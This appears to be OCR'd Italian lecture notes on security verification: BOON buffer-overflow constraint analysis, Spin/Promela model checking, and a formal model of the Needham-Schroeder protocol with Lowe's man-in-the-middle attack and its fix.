
- Automatizzato.
- Impossibile ottenere falsi positivi (assumendo che il codice non sia auto modificante).

Contro:


- Limitato al rilevamento di attacchi di **code injection.**
- Un'alta precisione richiede un alto costo.

Il limite del sistema è l'incapacità di rilevare alcune situazioni anomale particolari. Se il modello è un'approssimazione di quello che accade, non avremo mai **falsi positivi** ma probabilmente potrebbero esserci **falsi negativi**, ovvero comportamenti anomali che non vengono rilevati.


Prendiamo in considerazione queste due chiamate:



Le quali possono essere ricondotte alle seguenti **syscall**:



Scriviamo quindi l'automa (a sinistra) che per come è costruito accetta l'esecuzione del sistema anche nel modo indicato nella parte destra, il quale è un malfunzionamento perchè entro da una chiamata ma esco e vado da un'altra parte (percorso giusto e consentito sarebbe u-v-y ma posso fare in questo caso anche u-v-z)



Ci sono diverse modalità di affrontare questo problema, in generale possiamo dire che esistono dei falsi negativi.

Tool per implementare questo controllo:

- **Flawfinder**: cerca le chiamate a funzione note come pericolose.
- **Boon**: crea una rappresentazione interna di quelle che sono le manipolazioni di **buffer** e **stringhe** ed effettua un check di queste operazioni se sono corrette. Effettua in automatico confronto tra grandezza allocata su buffer e lunghezza delle stringhe. Crea quindi una **rappresentazione constraint** (crea quindi dei vincoli su alcune istruzioni) e confronta.


Approfondimento su BOON

Ottimo esempio di strumento per trovare debolezze all'interno del sistema. Come detto effettua dei check sulla rappresentazione che si è creato:

- Step 1: parsing della rappresentazione del programma C
- Dal risultato, si concentra su stringhe e buffer
- Vogliamo quindi un modello statico delle possibili grandezze (attese a **runtime**)
- Scanning del codice, vengono infine recuperate tutte le possibile grandezze attese.
- Infine: **per ogni stringa S vengono costruiti due set: len(S) e alloc(S)**

Len(S) è l'insieme delle possibili lunghezze della stringa S.
Alloc(S): è l'insieme dei possibili valori di quantità in byte, allocati per S.
Ad ogni punto dell'esecuzione del programma vogliamo che: **len(S) ≤ alloc(S)**
Questo vincolo ci garantisce (in modo limitato) di avere un controllo sul possibile malfunzionamente del sistema.

Ogni operazione su stringa è associata a un vincolo che descrive i suoi effetti.



```
char buf[128];                                  {128} ⊆ alloc(buf)
while (fgets(buf, 128, stdin)) {                [1,128] ⊆ len(buf)
   if (!strchr(buf, '\n')) {
      char error[128];                          128 ⊆ alloc(error) "{128}"
      sprintf(error,"Line too long: %s\n",buf); len(buf)+16 ⊆ len(error)
      die(error);
   }
...
}
```

Check it! Constraint Solving

- "Bounding-box" algorithm (see paper)
  - Imprecise, but scalable: sendmail (32K LoC) yields a system with 9,000 variables and 29,000 constraints
- Suppose analysis discovers len(s) is in [a,b], and alloc(s) is in [c,d] range at some point
  - If $b \leq c$, then code is "safe"
    - Does not completely rule out buffer overflow (why?)
  - If $a > d$, then buffer overflow always occurs here
  - If ranges overlap, overflow is possible

BOON: Practical Results

- Found new vulnerabilities in real systems code
  - Exploitable buffer overflows in nettools and sendmail
- Lots of false positives, but still a dramatic improvement over hand search
  - sendmail: over 700 calls to unsafe string functions, of them 44 flagged as dangerous, 4 are real errors
  - Example of a false alarm:

```
if (sizeof from < strlen(e->e_from.q_paddr)+1) break;
strcpy(from, e->e_from.q_paddr);
```

Model Checking

Il model checking permette di modellare una certa risorsa, nel nostro caso un protocollo, quindi uno scambio di messaggi tra entità. Sulla base di come modelliamo il problema vengono effettuate delle verifiche (check) di alcune proprietà. Quindi abbiamo la **definizione di un modello** e una parte di **check**. **Spin** è un model checker che incorpora al suo interno un particolare linguaggio denominato **Promela**. Il nostro obiettivo è quindi quello di simulare il protocollo di autenticazione di un sistema, andando a validarlo tramite **Spin.** Un punto fondamentale riguarda il come andare ad esprimere le proprietà (**LTL: logica temporale lineare**) che vogliamo andare a verificare. Il fulcro del model checking è che voglio poter valutare in modo **infinito nel tempo** (quindi come se avessi un processo sempre attivo) delle proprietà che devono essere verificate.

Promela


Molto simile a C come sintassi, ha al suo interno delle primitive particolari, come ad esempio poter esprimere se certe attività concorrenti sono da **sincronizzare,** se un'attività deve **aspettare il risultato di un'altra** e così via. È inoltre possibile esprimere concetti di **non determinismo**, non nel senso di una casualità di un'azione (ho un po' di scelte, vado a caso nella scelta), ma nel senso di esplorare tutte le scelte disponibili, eseguendo più alternative e verificando ognuna di esse. È il caso di complessità NP, tutte le soluzioni per essere verificate richiedono un tempo esponenziale rispetto alla dimensione dell'input, ma se utilizzo un immaginario a computer che può eseguire in parallelo diverse istanze, allora è possibile eseguire in tempo polinomiale quello che fatto normalmente con un algoritmo richiederebbe tempo esponenziale.

Statements

Il corpo di un processo consiste di una **sequenza di statements**. Promela ha dei vincoli nel caso di numeri reali molto grossi. Utilizziamo degli **statement**, quindi **istruzioni atomiche**, che vengono viste dal sistema sotto questa dualità molto importante:

- **bloccati**: alcuni statement possono essere bloccati. In un sistema concorrente abbiamo statement che rimangono in attesa di qualcosa che altri processi stanno facendo. Rimarranno quindi bloccati fino al verificarsi di una certa condizione.
- **eseguibili**: statement che non hanno nessun condizione da verificare per essere runnati.

Gli **assegnamenti** sono sempre eseguibili.
Le **espressioni** sono anch'esse statements, e sono eseguibili se viene valutata come **non zero**.
Frammento di codice Promela:




x potrebbe essere anche manipolata da altri processi e quindi potrebbe non bloccarsi alla verifica della condizione **AND.**

Chiamate

- **skip**: è sempre eseguibile, non fa nulla cambia solo il process counter dei processi.
- **run:** è una chiamata di un altro processo che viene lanciato, e se ci fossero problemi perchè ho troppi processi in esecuzione, quest'ultimo verrà bloccato fintanto che non si libera spazio in memoria per essere eseguito pure lui.

If-statement

In questo caso, rispetto all'IF classico, va tenuto in conto che alcuni processi potrebbero essere bloccati. Abbiamo una serie di **choice**. Potrebbe essere che ho più **choice a true e quindi eseguibili**, pertanto in questo caso entra in gioco il concetto di **parallelizzazione di Promela**. Avrò quindi più cammini di esecuzione. Se nessun blocco **choice** è eseguibile l'IF verrà **bloccato**.




Do-statement

È un'estensione di if, poichè una volta fatta la prima verifica di scelte plausibili, andrà a **ripetere le operazioni da capo, andando ad implementare di fatto un ciclo**. La condizione di blocco è data dall'istruzione di controllo **break.**

Comunicazione


Il linguaggio Promela permette di scambiare messaggi tra processi. Ogni processo ha una propria **struttura dati** creata per scambiare messaggi con altri processi. È presente un **operatore sintattico per mandare messaggi** (!) e uno per **attendere messaggi** (?).



La comunicazione tra due processi avviene attraverso dei **canali**:

- Passaggio di messaggi
- Sincronizzazione **rendez-vous** , ovvero un momento in cui i due processi si "incontrano" e scambiano informazioni tra di loro. In questo caso la temporizzazione è basata sulle attese, mittente-destinatario.

Possiamo quindi definire **canali** e determinare un **nome del canale** e una **serie di dati, specificando il loro tipo, che possono essere scambiati.**




È anche possibile avere una **comunicazione** più flessibile basata su un **buffer** che **conserva i messaggi per i due soggetti che comunicano**, i quali non si incontrano in questo caso. Le scelte possibili sono quindi:

- **Operatore !**: Accumulare messaggi in trasmissione, inserendoli nel canale.
  ch ! <expr1>, <expr2> …
  - In questo caso il valore di **<expr$_i$>** deve corrispondere con il tipo dichiarato per il channel.
  - Un **send-statement** è **eseguibile** nel canale se non è pieno.
- **Operatore ?**: Consumare messaggi dal buffer mano a mano che ne ho bisogno
  ch ? <var1>, <var2> …
  - Se il canale **non è vuoto** il messaggio verrà reperito dal canale e le parti individuali del messaggio sono salvate all'interno di **<var$_i$>**

  ch ? <const1>, <const2> …
  - Se il canale **non è vuoto** e il messaggio in testa al canale viene valutato individualmente **<const$_i$>**, lo statement viene seguito e il messaggio viene rimosso dal canale

<dim> == 0

Questo definisce un buffer non esistente, pertanto la comunicazione può avvenire solo tramite **rendez-vous**. Se **ch !** è abilitato, c'è un corrispondente **ch ?** attivo, possono essere eseguiti **simultaneamente** e le costanti matchano, allora la comunicazione viene avviata.



Dichiarazione di Variabili e Processi

```
bit turn;
bool flag0, flag1;
bool crit0, crit1;
```

`turn` can assume values `0` or `1`.

`flag1` etc. can assume values `true` or `false`.

Il valore iniziale di entrambi sarà **0** o **False**.

```
active proctype p0() {
...
}
```

`proctype` defines a process type
(of which multiple instances may be activated at the same time)

`active` means that initially one instance of this process type is active.

One can also activate multiple instances initially, e.g. by

È possibile istanziare anche **processi multipli**.
activate [2] proctype (ne faccio partire 2)

Operatori speciali di logica temporale

Le logiche temporali aggiungono elementi alla sintassi base di **AND, OR, NOT** ecc. Un operatore particolare è **accadrà prima o poi che (x)**. Può prendere in ingresso un espressione booleana. Un altro operatore può essere: **è vero che sempre varrà (x)**.

Prendiamo in considerazione questo esempio:
Consideriamo l'algoritmo di **Dekker**, il quale prende in considerazioni due processi e guarda se è valido il principio di **mutua esclusione,** ovvero che due processi non si trovino nella propria sezione critica nello stesso momento.


G (è sempre vero) che **Not** (mai) processo 0 e 1 nella sezione critica insieme
$G\neg(crit\ 0 \wedge crit\ 1)$

Sintassi di Spin [ ] ! (crit 0 && crit 1)

Spin per valutare l'espressione mi fornirà **un controesempio nel caso in cui l'espressione venga violata** oppure dirà che l'esecuzione non ha avuto problemi se è **valida**.

Needham-Schroeder

Establish joint secret (e.g. pair of keys) over insecure medium



- secret represented by pair $\langle N_A, N_B \rangle$ of "nonces"
- messages can be intercepted
- assume secure encryption and uncompromised keys

Is the protocol secure?


Protocollo molto semplice basato su 3 messaggi dove Alice e Bob vogliono autenticarsi , ma anche scambiare un messaggio, utilizzando prima uno scambio di messaggi basato su chiave asimmetrica per poi scambiarsi una chiave simmetrica con cui effettuare una comunicazione normale.

Reminder:
Negli ultimi capitoli si è parlato di **Model Checking**. Il Model Checking mi permette di verificare in modo completo che un sistema sia sicuro, andando a impostare determinate proprietà che devono essere rispettate dal sistema. La fase di modellazione di come si comporta il sistema diventa una semplificazione del modello reale. Le proprietà sono definite tramite **LTL**.

SPIN proverà diverse modalità di comunicazione, interfacciandosi al sistema come se fosse un **Man-In-the-middle** il quale tenta di violarlo. Il suo obiettivo è quello di scoprire in automatico falle del sistema.

Tornando ora a Needham Schroeder abbiamo che questo protocollo serve ad **Alice** per verificare l'identità di **Bob** e viceversa. Inoltre se tutto va a buon fine i due soggetti condivideranno ciascuno con l'altro una **chiave** che dovrà essere utilizzata per la loro comunicazione e non dovrà essere disponibile a nessun'altro.

Abbiamo quindi due obiettivi:
1. **Autenticazione**
2. **Scambio dei segreti**



In questo schema è possibile capire che ci troviamo in un sistema di autenticazione con **chiave asimmetrica**. Abbiamo infatti che i pedici cerchiati in rosso sono le chiavi pubbliche del mittente. Il contenuto delle parentesi angolari è il contenuto dei messaggi.

Sono presenti due versioni del protocollo Needham Schroeder
- **Asimmetrica (chiave pubblica)**
- **Simmetrica**

Descrizione dei **possibili attacch**i:
Un **attaccante** può intercettare i messaggi senza però poterne vedere il contenuto senza le chiavi private associate. Quello però che può fare l'attaccante è effettuare una tecnica di **Man In the Middle (MIM)** molto forte.
L'attaccante potrà:
- **Ricevere messaggi**
- **Alterarli**
- **Generarne di nuovi**

L'attaccante ha quindi svariate operazioni che può effettuare sulla comunicazione, questo ci porterà quindi a dover impostare il codice Promela in un modo particolare descrivendo cosa potrà fare e non fare un utente.

Vediamo ora come descrivere la comunicazione tra Alice e Bob tramite **SPIN.** Utilizzando **Promela** possiamo modellare il nostro sistema come un **sistema a stati finiti**.
Andremo a definire il **numero di agenti** coinvolti nella comunicazione (**Alice**, **Bob** e **MIM**) e andremo a simulare l'encryption tramite pattern matching. Non avremo una vera e propria encryption dei messaggi bensì avremo che un determinato messaggio con una determinata chiava dovrà essere utilizzabile solo da determinati processi, se un processo utilizzerà un messaggio che non gli appartiene allora a quel punto verrà rilevata un'intrusione.

Lato Alice

```
active proctype Alice() {
  if       nondeterministically choose partner
  :: partnerA = bob; partner_key = keyB;
  :: partnerA = intruder; partner_key = keyI;
  fi;
           send initial message, encrypted part modelled as a triple (key, d1, d2)
  network ! msg1(partnerA, (partner_key, alice, nonceA));

           expect matching reply from partner
  network ? msg2(alice, data);
           block on wrong key or unexpected nonce
  (data.key == keyA) && (data.d1 == nonceA);
  partner_nonce = data.d2;

           send final message and declare success
  network ! msg3(partnerA, (partner_key, partner_nonce));
  statusA = ok;
}
```

similar model for Bob

Il primo ramo di IF sono entrambe valide istruzione di assegnamento sempre eseguibili. In questo punto abbiamo già un'esplorazione non deterministica, nel senso che Alice parlerà ogni tanto con Bob e ogni tanto con MIM. In questo modo andremo ad esplorare il ramo in cui MIM porterà a una violazione del sistema.

Abbiamo poi che viene spedito un messaggio (**operatore !**) da Alice verso il partner A che sarà uno dei due presenti sopra in base al ramo preso nell'IF, con la chiave associata. Successivamente ci sarà l'attesa del messaggio di risposta (**operatore ?**) il quale verrà inserito in una struttura a campi che è **data** (la quale è descritta in un'altra parte del codice), composto da **key** e **d1**. Arrivando ora alla parte di codice in AND, siamo di fronte a un'istruzione bloccante, ovvero che se non viene ritornato TRUE verrà fermata l'esecuzione. In questo particolare caso deve essere vero che come chiave viene data la chiave di Alice che è colei che ha iniziato la comunicazione e il messaggio di ritorno sia nonceA.

La proprietà che dovrà essere verificata da Spin, in termini di logica temporale LTL, sarà:

$$G\ (\ statusA = ok \ \wedge\ statusB = ok \Rightarrow (partnerA = bob \Leftrightarrow partnerB = alice)\ )$$

È sempre vero che, se lo stato di A e stato di B sono ok, allora vuol dire che il parnter di A è B e viceversa.

Questa proprietà però non è abbastanza stringente per far si che il sistema non venga violato.

Lato Intruso

```
active proctype Intruder() {
  do        receive or intercept message for arbitrary recipient
  :: network ? msg (_, data) ->
     if     may store the data field for later use, even if it cannot be deciphered
     :: intercepted = data;
     :: skip;
     fi;
     if     decrypt the message and extract nonces if possible
     :: (data.key == keyI) ->
        if
        :: (data.d1 == nonceA || data.d2 == nonceA) -> knowNA = tru
        :: else -> skip;
        fi;
        if
        :: (data.d1 == nonceB || data.d2 == nonceB) -> knowNB = tru
        :: else -> skip;
        fi;
     :: else -> skip;
     fi;
  :: ...
```

Si può descrivere un comportamente non deterministico di attacco che verrà effettuato sulla comunicazione. Io come sviluppatore e verificatore del sistema, non so come l'attaccante andrà a performare la sua intrusione ma posso fare delle supposizioni. SPIN nell'esplorare tutte le possibili diramazioni di questo processo costruirà, al termine della run, un cammino di tutte queste esecuzioni per cui sia Bob che Alice daranno come risultato della comunicazione "OK", ma in realtà,in una di queste esecuzioni, stanno conversando con MIM. Tramite SPIN è possibile scrivere codice per cui non è il programmatore a trovare l'attacco **ma è il programma stesso a trovarlo**. A tentativi, quindi utilizzando un ciclo che ha alternative non deterministiche al suo interno, l'intruso proverà a effettuare diverse comunicazioni. La comunicazione ipotizza come primo elemento dell'attacco **l'intercettazione dei messaggi**. Dal buffer, infatti, l'attaccante estrarrà dei messaggi, dopodichè i dati verranno estratti e utilizzati. Nel secondo IF viene verificata la condizione che i dati vengano spediti proprio al MIM, quindi deve valere che la chiave è uguale alla sua. **KnonwA** e **KnonwB** servono per capire se sto intercettando, lato MIM, i messaggi di Alice o di Bob.

```
:: ...
:: if       send msg1 to Bob
   :: network ! msg1(bob, intercepted);   replay intercepted message
   :: data.key = keyB;                    assemble message from known information
      if    pretend to be Alice or use own identity
      :: data.d1 = alice;
      :: data.d1 = intruder;
      fi;
      if    may use any known nonce
      :: knowsNA -> data.d2 = nonceA;
      :: knowsNB -> data.d2 = nonceB;
      :: data.d2 = nonceI;
      fi;
      network ! msg1(bob, data);
   fi;
:: ...      similar code for sending msg2 or msg3
od;
```


I dati intercettati dall intruso vengono utilizzati in questa sezione di codice. Una volta catturato il messaggio, l'attaccante può effettuare due operazioni (due rami dell'IF):

- Rimandare indietro il messaggio esattamente come l'ha ricevuto (osservazione importante: **può farlo anche se la chiave non è la sua**, è un replay il messaggio non viene aperto ma viene solo rispedito indietro al mittente).
- Il messaggio ricevuto viene modificato, cioè viene costruito un messaggio che è cifrato per Bob e viene caricato di dati casuali (ogni tanto viene caricato con l'identità di Alice e ogni tanto con l'identità di MIM, non si sa a priori quale dei due messaggi sarà utile all'attacco, lo scopre SPIN esplorando tutti i rami di esecuzione)

Terminato il primo blocco di IF in base al mittente che aveva spedito il messaggio carica in **d2 Nonce A** oppure **Nonce B.** Infine il messaggio viene trasmesso a Bob.

Alice (correctly) believes to talk with Intruder

Bob (incorrectly) believes to talk with Alice



Bug went undetected for 17 years [Lowe, TACAS'96, LNCS 1055]

Questa situazione viola la proprietà di **LTL** precedentemente definita.

Per impedire questo attacco è stato introdotto successivamente un Fix del sistema:

$$B \rightarrow A : \{N_A, N_B\}_{K_{PA}}$$

with the fixed version:

$$B \rightarrow A : \{N_A, N_B, B\}_{K_{PA}}$$

In questo modo, oltre al **Segreto** e la **Chiave** che identifica chi sta spendendo i messaggi, viene introdotta un'ulteriore informazione per verificare l'identità del mittente. Questa informazione è inserita all'interno del pacchetto (Bob quando risponde al messaggio inserisce al suo interno B che specifica la sua identità) **in questo modo l'intruso**, non potendo mettere mani al contenuto del pacchetto poiché è solamente in grado di replicare senza aver controllo del contenuto, **verrà scoperto da Alice** all'invio del messaggio **numero 4** sopra descritto in figura poiché vedrà un messaggio arrivare da **MIM** contenente l'identità di **B**.